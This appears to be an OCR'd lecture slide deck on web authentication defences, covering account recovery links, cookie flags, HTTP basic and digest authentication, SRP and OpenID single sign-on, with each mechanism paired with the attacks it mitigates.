
—If you requested this email (you'll know if you did):

1. Copy the link below: **Don't give this link to William Shakespeare or anyone else**
   http://recover.live.com/?c=rnw5u699wrqse6nhs99t& ←For you only
2. Open your web browser, paste the link in the address bar, and then press ENTER.
3. Follow the instructions on the web page that opens.

Schecther et al. 2008

Mitigates: Question guessing, email as failure point


Better backup authentication



Schecther et al. 2008

Mitigates: Question guessing, email as failure point

Better backup authentication



Mitigates: Question guessing, email as failure point

Better backup authentication

Account Activity

View your recent account activity. If you notice an unfamiliar device or location, click "end activity"

Note: Locations and device types reflect our best guesses based on your ISP or wireless carrier.

Most Recent Activity

Last Accessed: **Today at 3:12pm**
Location: Cambridge, ENG, GB *(Approximate)*
Device Type: Firefox on Linux

Also Active

Last Accessed: **Yesterday at 6:54pm** — end activity
Location: Cambridge, ENG, GB *(Approximate)*
Device Type: Mozilla/5.0 (X11; U; Linux i686; en-US) AppleWebKit/534.12 (KHTML, like Gecko) Ubuntu/9.10 Chromium/9.0.576.0 Chrome/9.0.576.0 Safari/534.12

Last Accessed: **November 1 at 2:12pm** — end activity
Location: London, ENG, GB *(Approximate)*
Device Type: Chrome on Win7

Last Accessed: **October 29 at 8:17pm** — end activity
Location: Cambridge, ENG, GB *(Approximate)*
Device Type: Mozilla/5.0 (X11; U; Linux i686; en-US) AppleWebKit/534.11 (KHTML, like Gecko) Ubuntu/9.10 Chromium/9.0.566.0 Chrome/9.0.566.0 Safari/534.11

Last Accessed: **October 24 at 1:26am** — end activity
Location: Cambridge, ENG, GB *(Approximate)*
Device Type: Firefox on Linux

Mitigates: Account takeover

Better cookie semantics

```
HTTP/1.1 302 Moved Temporarily
Host: www.example.com
Location: http://www.example.com/main
Set-Cookie:  user_id=821183;
expires=Sat, 11-Dec-2010 15:48:38 GMT; path=/;
Set-Cookie:  auth=f0eb6a1bdff...
expires=Sat, 11-Dec-2010 15:48:38 GMT; path=/;
httponly;
Content-Length: 0
```

128.28.2.138 ⟵ https://www.example.com

Mitigates: cross-site scripting

Better cookie semantics

```
HTTP/1.1 302 Moved Temporarily
Host: www.example.com
Location: http://www.example.com/main
Set-Cookie:  user_id=821183;
expires=Sat, 11-Dec-2010 15:48:38 GMT; path=/;
Set-Cookie:  auth=f0eb6a1bdff...
expires=Sat, 11-Dec-2010 15:48:38 GMT; path=/;
secure;
Content-Length: 0
```

128.28.2.138 ⟵ https://www.example.com

Mitigates: post-TLS cookie stealing

Designed login protocols

```
GET / HTTP/1.1
Host: www.example.com
```

128.28.2.138 $\longrightarrow$ www.example.com


```
HTTP/1.1 401 Authorization Required
Content length: 7661
Content-Type: text/html
WWW-Authenticate:  Basic realm="example.com"
```

128.28.2.138 $\longleftarrow$ www.example.com

HTTP basic access authentication

Mitigates: cookie theft

Designed login protocols



HTTP basic access authentication

Mitigates: cookie theft

Designed login protocols

```
GET / HTTP/1.1
Host: www.example.com
Authorization:  Basic amNiODI6bmljZXRyeQ==
```

$$128.28.2.138 \longrightarrow \text{www.example.com}$$

$$\text{auth} = \text{encode}_{\text{base64}}(\text{user}||\text{pass})$$

HTTP basic access authentication

Mitigates: cookie theft

Designed login protocols

```
GET / HTTP/1.1
Host: www.example.com
```

128.28.2.138 $\longrightarrow$ www.example.com

```
HTTP/1.1 401 Authorization Required
Content length: 7661
Content-Type: text/html
WWW-Authenticate: Digest
realm="example.com" qop="auth,auth-int",
nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093"
```

128.28.2.138 $\longleftarrow$ www.example.com

HTTP digest access authentication

Mitigates: password sniffing, database compromise

Designed login protocols

```
GET / HTTP/1.1
Host: www.example.com
Authorization:  Digest username="jcb82",
realm="www.example.com",
nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093",
cnonce="0a4f113b", nc=00000001,
qop=auth, uri="/dir/index.html",
response="6629fae49393a05397450978507c4ef1",
```


128.28.2.138 $\longrightarrow$ www.example.com

resp. = $\mathbf{H}(\mathbf{H}(\text{user}||\text{pass})||n_{\text{server}}||\text{counter}_n||n_{\text{client}}||\mathbf{H}(\text{params}))$

HTTP digest access authentication

Mitigates: password sniffing, database compromise

Designed login protocols



TLS client certificates

Mitigates: password sniffing, phishing, DB compromise

Designed login protocols

Public parameters:

$$N = 2q + 1, q, g : |\langle g \rangle| = q, k \in \mathbb{Z}_N$$

Setup:

$$C \longrightarrow S : C, p$$

$$S : s \xleftarrow{\mathbf{R}} \mathbb{Z}_N, x \leftarrow \mathbf{H}(s, p), \text{store } C, v = g^x \pmod N$$

Authentication:

$$C \longrightarrow S : C, A = g^a \pmod N$$

$$S \longrightarrow C : s, B = k \cdot v + g^b \pmod N$$

$$C : x \leftarrow \mathbf{H}(s, p), K \leftarrow \mathbf{H}\left((B - k \cdot g^x)^{a + x \cdot \mathbf{H}(A,B)}\right)$$

$$S : K \leftarrow \mathbf{H}\left((A \cdot v^{\mathbf{H}(A,B)})^b\right)$$

Secure Remote Password (SRP) Protocol

Mitigates: password sniffing, phishing, DB compromise

Single sign-on

Single sign-on


R	Relying party (www.example.com)
P	OpenID Provider (Facebook, Google, etc.)
$\mathbf{U}_E$	End user (a human)
$\mathbf{U}_A$	User agent (a browser)

$\mathbf{U}_E \longrightarrow \mathbf{R}$ I'm **U**@**P**!

OpenID

Mitigates: password re-use

Single sign-on



OpenID

Mitigates: password re-use

Single sign-on

R	Relying party (www.example.com)
P	OpenID Provider (Facebook, Google, etc.)
$\mathbf{U}_E$	End user (a human)
$\mathbf{U}_A$	User agent (a browser)

$\mathbf{U}_E \longrightarrow \mathbf{R}$ I'm **U**@**P**!

$\mathbf{R} \longleftrightarrow \mathbf{P}$ $K_{\text{R-P}}, n \leftarrow$ D-H key exchange

OpenID

Mitigates: password re-use

Single sign-on

R	Relying party (www.example.com)
P	OpenID Provider (Facebook, Google, etc.)
$\mathbf{U}_E$	End user (a human)
$\mathbf{U}_A$	User agent (a browser)

$\mathbf{U}_E$	$\longrightarrow$	**R**	I'm **U**@**P**!
R	$\longleftrightarrow$	**P**	$K_{\text{R-P}}, n \leftarrow$ D-H key exchange
$\mathbf{U}_E$	$\longleftarrow$	**R**	OK, go verify with **P** (`HTTP 302`)
$\mathbf{U}_E$	$\longrightarrow$	**P**	I want to talk to **R**, who you share n with

OpenID

Mitigates: password re-use

Single sign-on


R	Relying party (www.example.com)
P	OpenID Provider (Facebook, Google, etc.)
$\mathbf{U}_E$	End user (a human)
$\mathbf{U}_A$	User agent (a browser)

$\mathbf{U}_E$	$\longrightarrow$	**R**	I'm **U**@**P**!
R	$\longleftrightarrow$	**P**	$K_{\text{R-P}}, n \leftarrow$ D-H key exchange
$\mathbf{U}_E$	$\longleftarrow$	**R**	OK, go verify with **P** (`HTTP 302`)
$\mathbf{U}_E$	$\longrightarrow$	**P**	I want to talk to **R**, who you share n with
$\mathbf{U}_E$	$\longleftarrow$	**P**	Are you sure you want to talk to **R**?

OpenID

Mitigates: password re-use

Single sign-on



OpenID

Mitigates: password re-use

Single sign-on

R	Relying party (www.example.com)
P	OpenID Provider (Facebook, Google, etc.)
$\mathbf{U}_E$	End user (a human)
U_A	User agent (a browser)

$\mathbf{U}_E$	$\longrightarrow$	**R**	I'm **U**@**P**!
R	$\longleftrightarrow$	**P**	$K_{\text{R-P}}, n \leftarrow$ D-H key exchange
$\mathbf{U}_E$	$\longleftarrow$	**R**	OK, go verify with **P** (`HTTP 302`)
$\mathbf{U}_E$	$\longrightarrow$	**P**	I want to talk to **R**, who you share n with
$\mathbf{U}_E$	$\longleftarrow$	**P**	Sure you want to talk to **R**?
$\mathbf{U}_E$	$\longrightarrow$	**P**	Yes, here's my password: p

OpenID

Mitigates: password re-use

Single sign-on

R	Relying party (www.example.com)
P	OpenID Provider (Facebook, Google, etc.)
$\mathbf{U}_E$	End user (a human)
$\mathbf{U}_A$	User agent (a browser)

$\mathbf{U}_E$	$\longrightarrow$	**R**	I'm **U**@**P**!
R	$\longleftrightarrow$	**P**	$K_{\text{R-P}}, n \leftarrow$ D-H key exchange
$\mathbf{U}_E$	$\longleftarrow$	**R**	OK, go verify with **P** (`HTTP 302`)
$\mathbf{U}_E$	$\longrightarrow$	**P**	I want to talk to **R**, who you share n with
$\mathbf{U}_E$	$\longleftarrow$	**P**	Sure you want to talk to **R**?
$\mathbf{U}_E$	$\longrightarrow$	**P**	Yes, here's my password: p
$\mathbf{U}_E$	$\longleftarrow$	**P**	Okay, use $\mathbf{MAC}_{K_{\text{R-P}}}(\mathbf{U}, \mathbf{P})$ (`HTTP 302`)
$\mathbf{U}_E$	$\longrightarrow$	**R**	$\mathbf{MAC}_{K_{\text{R-P}}}(\mathbf{U}, \mathbf{P})$! See, I'm **U**@**P**

OpenID

Mitigates: password re-use

Single sign-on


R	Relying party (www.example.com)
P	OpenID Provider (Facebook, Google, etc.)
$\mathbf{U}_E$	End user (a human)
$\mathbf{U}_A$	User agent (a browser)

$\mathbf{U}_E$	$\longrightarrow$	**R**	I'm **U**@**P**!
R	$\longleftrightarrow$	**P**	$K_{\text{R-P}}, n \leftarrow$ D-H key exchange
$\mathbf{U}_A$	$\longleftarrow$	**R**	OK, go verify with **P** (`HTTP 302`)
$\mathbf{U}_A$	$\longrightarrow$	**P**	I want to talk to **R**, here's my cookie c
$\mathbf{U}_A$	$\longleftarrow$	**P**	Okay, use $\mathbf{MAC}_{K_{\text{R-P}}}(\mathbf{U}, \mathbf{P})$
$\mathbf{U}_A$	$\longrightarrow$	**R**	$\mathbf{MAC}_{K_{\text{R-P}}}(\mathbf{U}, \mathbf{P})$! See, I'm **U**@**P**

OpenID (`auth-immediate`)

Mitigates: password re-use

